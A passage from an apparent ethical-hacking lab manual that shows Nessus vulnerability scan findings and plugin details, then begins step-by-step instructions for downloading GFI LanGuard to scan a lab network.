MEDIUM	6.5	104743	TLS Version 1.0 Protocol Detection
MEDIUM	5.3	45411	SSL/Certificate with Wrong Hostname
MEDIUM	4.0	58453	Terminal Services Doesn't Use Network Level Authentication (NLA) Only
MEDIUM	6.4*	57582	SSL Self-Signed Certificate
INFO	N/A	10114	ICMP Timestamp Request Remote Date Disclosure
INFO	N/A	10761	COM+ Internet Services (CIS) Server Detection
INFO	N/A	45590	Common Platform Enumeration (CPE)
INFO	N/A	10736	DCE Services Enumeration
INFO	N/A	11002	DNS Server Detection
INFO	N/A	54615	Device Type


36. The selected plugin details are displayed, as shown in the screenshot.

The screenshot shows a web browser window with three tabs: 'Nessus Essentials / Folders / Vie', 'Local Network', and 'SSL Medium Strength Cipher Su...'. The active tab is 'SSL Medium Strength Cipher Su...' and the URL is https://www.tenable.com/plugins/nessus/42873. The page title is 'Plugins / Nessus / 42873'. The main content is titled 'SSL Medium Strength Cipher Suites Supported (SWEET32)' with a 'HIGH' severity level. A message box states: 'New! Plugin Severity Now Using CVSS v3. The calculated severity for Plugins has been updated to use CVSS v3 by default. Plugins that do not have a CVSS v3 score will fall back to CVSS v2 for calculating severity. Severity display preferences can be toggled in the settings dropdown.' To the right, there is a 'Plugin Details' section with the following information: Severity: High, ID: 42873, File Name: ssl_medium_supported_ciphers.nasl, and Version: 1.21. The bottom right corner shows the date and time: 11:51 PM 3/30/2022.

37. In this way, you can select a vulnerability of your choice to view the complete details.
38. Once the vulnerability analysis is done, switch back to the tab where Nessus is running and click **Admin → Sign Out** in the top-right corner.

The screenshot shows the Nessus Essentials interface. The left sidebar includes 'My Scans', 'All Scans', 'Trash', 'Policies', 'Plugin Rules', and 'Terrascan'. The main area displays a 'Scans' tab with a 'work' folder containing one scan named 'work'. Below it is a 'Vulnerabilities' section with 34 items, a 'VPR Top Threats' section with 5 items, and a 'History' section with 1 item. On the right, there is a 'Scan Details' panel for the 'work' scan, which includes: Policy: NetworkScan_Policy, Status: Completed, Severity Base: CVSS v3.0, Scanner: Local Scanner, Start: Today at 11:09 PM, End: Today at 11:27 PM, and Elapsed: 17 minutes. At the top right, there is an 'Admin' button, a 'My Account' button, and a 'Sign Out' button.

39. Once the session is successfully logged out, a **Signed out successfully. Goodbye, admin** notification appears.



40. This concludes the demonstration of performing vulnerability assessment using Nessus.
41. Close all open windows and document all the acquired information.
42. Turn off the **Windows 11** virtual machine.

Task 3: Perform Vulnerability Scanning using GFI LanGuard

GFI LanGuard scans, detects, assesses, and rectifies security vulnerabilities in your network and connected devices. It scans the network and ports to detect, assess, and correct security vulnerabilities, with minimal administrative effort. It scans your OSes, virtual environments, and installed applications through vulnerability check databases. It enables you to analyze the state of your network security, identify risks, and address how to take action before it is compromised.

Here, we will use GFI LanGuard to perform vulnerability scanning on the target system.

1. Turn on the **Windows Server 2019** virtual machine.
2. Switch to the **Windows Server 2022** virtual machine, click **Ctrl+Alt+Del** to activate the machine. By default, **CEH\Administrator** user account is selected and type **Pa\$\$w0rd** to enter the password and press **Enter**.
3. Launch any browser, in this lab we are using **Mozilla Firefox**. In the address bar of the browser place your mouse cursor and type <https://www.gfi.com/products-and-solutions/network-security-solutions/gfi-languard/download/> and press **Enter**

Module 05 – Vulnerability Analysis

4. The **GFI LanGuard** registration page appears. Enter your details and business email under the **Business Email** field and click **Continue**.

The screenshot shows a web browser window for 'GFI Download GFI LanGuard, FREE'. The URL is https://www.gfi.com/products-and-solutions/network-security-solutions/gfi-languard/download/. The page contains the following form fields:


- Vulnerability scanning for computers and mobile devices (checkbox checked)
- Business Email * (Trial Account Username) (input field)
- First Name * (input field)
- Last Name * (input field)
- Company * (input field)
- Continue button (blue button)

5. On the next page, enter the required details and select the **I agree to GFI Software terms of service and privacy policy and consent to GFI Software to process data** checkbox and click **Continue**.

The screenshot shows a continuation of the web browser window for 'GFI Download GFI LanGuard, FREE'. The URL is https://www.gfi.com/products-and-solutions/network-security-solutions/gfi-languard/download/. The page contains the following form fields:

